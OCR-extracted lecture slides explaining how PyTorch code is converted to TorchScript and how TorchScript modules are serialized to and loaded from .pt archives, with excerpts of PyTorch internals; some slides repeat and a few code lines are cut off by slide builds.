
An intermediate representation (IR) of PyTorch

Goal


- Convert PyTorch code into a portable format for efficient execution in environments without Python interpreter, such as C++ and mobile



Python to TorchScript -- Overview



Python to TorchScript -- Overview



Python to TorchScript – Function and Module

Function

```
def model(x: torch.Tensor):
    if x.sum() > 0:
        y = x * 2
    else:
        y = x + 2
    return y
```

Module

```
class SimpleModel(nn.Module):
    def __init__(self):
        super(SimpleModel, self).__init__()

    def forward(self, x: torch.Tensor):
        if x.sum() > 0:
            y = x * 2
        else:
            y = x + 2
        return y
```

Python to TorchScript -- Function


```
def _script_impl(
    ...
    ast = get_jit_def(obj, obj.__name__)
    if _rcb is None:
        _rcb = _jit_internal.createResolutionCallbackFromClosure(obj)
    fn = torch._C._jit_script_compile(
        qualified_name, ast, _rcb, get_default_args(obj)
    )
    # Forward docstrings
    fn.__doc__ = obj.__doc__
    fn.__name__ = "ScriptFunction"
    fn.__qualname__ = "torch.jit.ScriptFunction"
    ...
    return fn
    ...
```

Python to TorchScript -- Function


```
def _script_impl(
    ...
    ast = get_jit_def(obj, obj.__name__)
    if _rcb is None:
        _rcb = _jit_internal.createResolutionCallbackFromClosure(obj)
    fn = torch._C._jit_script_compile(
        qualified_name, ast, _rcb, get_default_args(obj)
    )
    # Forward docstrings
    fn.__doc__ = obj.__doc__
    fn.__name__ = "ScriptFunction"
    fn.__qualname__ = "torch.jit.ScriptFunction"
    ...
    return fn
    ...
```

Python to TorchScript -- Function


```
def _script_impl(
    ...
    ast = get_jit_def(obj, obj.__name__)
    if _rcb is None:
        _rcb = _jit_internal.createResolutionCallbackFromClosure(obj)
    fn = torch._C._jit_script_compile(
        qualified_name, ast, _rcb, get_default_args(obj)
    )
    # Forward docstrings
    fn.
    fn.
    fn.
    ...
    ret
    ...
```

```
#0  torch::jit::to_ir::to_ir
#1  torch::jit::CompilationUnit::define
#2  script_compile_function
#3  _jit_script_compile
```

Python to TorchScript -- Module



```
def create_script_module_impl(nn_module, concrete_type, stubs_fn):
    ...
    cpp_module = torch._C._create_module_with_type(concrete_type.jit_type)
    method_stubs = stubs_fn(nn_module)
    property_stubs = get_property_stubs(nn_module)
    hook_stubs, pre_hook_stubs = get_hook_stubs(nn_module)
    ignored_properties = jit_ignored_properties(nn_module)
    ...
    # Compile methods if necessary
    if concrete_type not in concrete_type_store.methods_compiled:
        create_methods_and_properties_from_stubs(
            concrete_type, method_stubs, property_stubs
        )
    ...
```

Python to TorchScript -- Module


```
def create_script_module_impl(nn_module, concrete_type, stubs_fn):
    ...
    cpp_module = torch._C._create_module_with_type(concrete_type.jit_type)
    method_stubs = stubs_fn(nn_module)
    property_stubs = get_property_stubs(nn_module)
    hook_stubs, pre_hook_stubs = get_hook_stubs(n
    ignored_properties = jit_ignored_properties(nn_module)
    ...
    # Compile methods if necessary
    if concrete_type not in concrete_type_store.methods_compiled:
        create_methods_and_properties_from_stubs(
            concrete_type, method_stubs, property_stubs
        )
    ...
```

alias infer_methods_to_compile

Python to TorchScript -- Module




```
def infer_methods_to_compile(nn_module):
    ...
    exported = []
    for name in dir(nn_module):
        if name in ignored_properties:
            continue
        item = getattr(nn_module, name, None)
        if (
            _jit_internal.get_torchscript_modifier(item)
            is _jit_internal.FunctionModifiers.EXPORT
        ):
            exported.append(name)

    methods = methods + exported
    ...
    stubs = [make_stub_from_method(nn_module, method) for method in methods]
    return overload_stubs + stubs
```

Python to TorchScript -- Module


```
def infer_methods_to_compile(nn_module):
    ...
    exported = []
    for name in dir(nn_module):
        if name in ignored_properties:
            continue
        item = getattr(nn_module, name, None)
        if (
            _jit_internal.get_torchscript_modifier(item)
            is _jit_internal.FunctionModifiers.EXPORT
        ):
            exported.append(name)

    methods = methods + exported
    ...
    stubs = [make_stub_from_method(nn_module, method) for method in methods]
    return overload_stubs + stubs
```

Python to TorchScript -- Module



```
def create_script_module_impl(nn_module, concrete_type, stubs_fn):
    ...
    cpp_module = torch._C._create_module_with_type(concrete_type.jit_type)
    method_stubs = stubs_fn(nn_module)
    property_stubs = get_property_stubs(nn_module)
    hook_stubs, pre_hook_stubs = get_hook_stubs(nn_module)
    ignored_properties = jit_ignored_properties(nn_module)
    ...
    # Compile methods if necessary
    if concrete_type not in concrete_type_store.methods_compiled:
        create_methods_and_properties_from_stubs(
            concrete_type, method_stubs, property_stubs
        )
    ...
```

Python to TorchScript -- Module


```
def cre                                                    n):
    ...
    cpp                                                    e.jit_type)
    met
    pro
    hoo
    ign
    ...
    # Compile methods if necessary
    if concrete_type not in concrete_type_store.methods_compiled:
        create_methods_and_properties_from_stubs(
            concrete_type, method_stubs, property_stubs
        )
    ...
```


```
#0  torch::jit::to_ir::to_ir
#1  torch::jit::CompilationUnit::define
#2  _create_methods_and_properties
#3  create_methods_and_properties_from_stubs
```

TorchScript Serialization





```
def forward(self,
    x: Tensor) -> Tensor:
  if bool(torch.gt(torch.sum(x), 0)):
    y = torch.mul(x, 2)
  else:
    y = torch.add(x, 2)
  return y
```

TorchScript Serialization -- save



TorchScript Serialization -- save

```
void ScriptModuleSerializer::serialize(
    const Module& module,
  ...
  writeArchive(
      module._ivalue(),
      /*archive_name=*/"data",
      /*archive_dir=*/"",
      /*tensor_dir=*/"data/");

  convertTypes(module.type());
  writeFiles("code/");

  std::vector<IValue> ivalue_constants(
      constant_table_.begin(), constant_table_.end());
  ...
    writeArchive(
        c10::ivalue::Tuple::create(ivalue_constants),
        /*archive_name=*/"constants",
        /*archive_dir=*/"",
        /*tensor_dir=*/"constants/");
  ...
}
```



TorchScript Serialization -- save

For TorchFunction, first convert it to TorchModule, the remaining process is the same

1. The ivalue corresponding to the module is serialized in pickle format as `data.pkl`
2. Obtain code and debug info via PythonPrint, and write to `code/` directory
3. Save tensor constants to `constants.pkl`

TorchScript Serialization – inside serialized pt file

```
module
├── byteorder
├── code
│   ├── __torch__.py
│   └── __torch__.py.debug_pkl
├── constants.pkl
├── data.pkl
└── version
```

module.pt

```
 0: \x80 PROTO      2
 2: c    GLOBAL     '__torch__ PlaceholderModule'
31: q    BINPUT     0
33: )    EMPTY_TUPLE
34: \x81 NEWOBJ
35: }    EMPTY_DICT
36: (    MARK
37: X        BINUNICODE 'training'
50: q        BINPUT     1
52: \x88     NEWTRUE
53: u        SETITEMS   (MARK at 36)
54: b    BUILD
55: q    BINPUT     2
57: .    STOP
```

data.pkl

TorchScript Serialization – inside serialized pt file


```
0: \x80 PROTO      2
2: )    EMPTY_TUPLE
3: .    STOP
```

constants.pkl

```
class PlaceholderModule(Module):
  __parameters__ = []
  __buffers__ = []
  training : bool
  def forward(self: __torch__.PlaceholderModule,
    x: Tensor) -> Tensor:
    if bool(torch.gt(torch.sum(x), 0)):
      y = torch.mul(x, 2)
    else:
      y = torch.add(x, 2)
    return y
```

code/__torch__.py

TorchScript Serialization -- load



TorchScript Serialization -- load


constants.pkl
tensor

data.pkl
Ivalue

code/
python code/debug info

```
Module ScriptModuleDeserializer::deserialize(
    std::optional<at::Device> device,
    ExtraFilesMap& extra_files,
    bool restore_shapes) {
  ...
  auto tuple = readArchive("constants").toTuple();
  for (auto constant : tuple->elements()) {
    constants_table_.push_back(constant.toIValue());
  }
  auto m_ivalue = readArchive("data");
  auto m = Module(m_ivalue.toObject());
  ...
  return m;
}
```

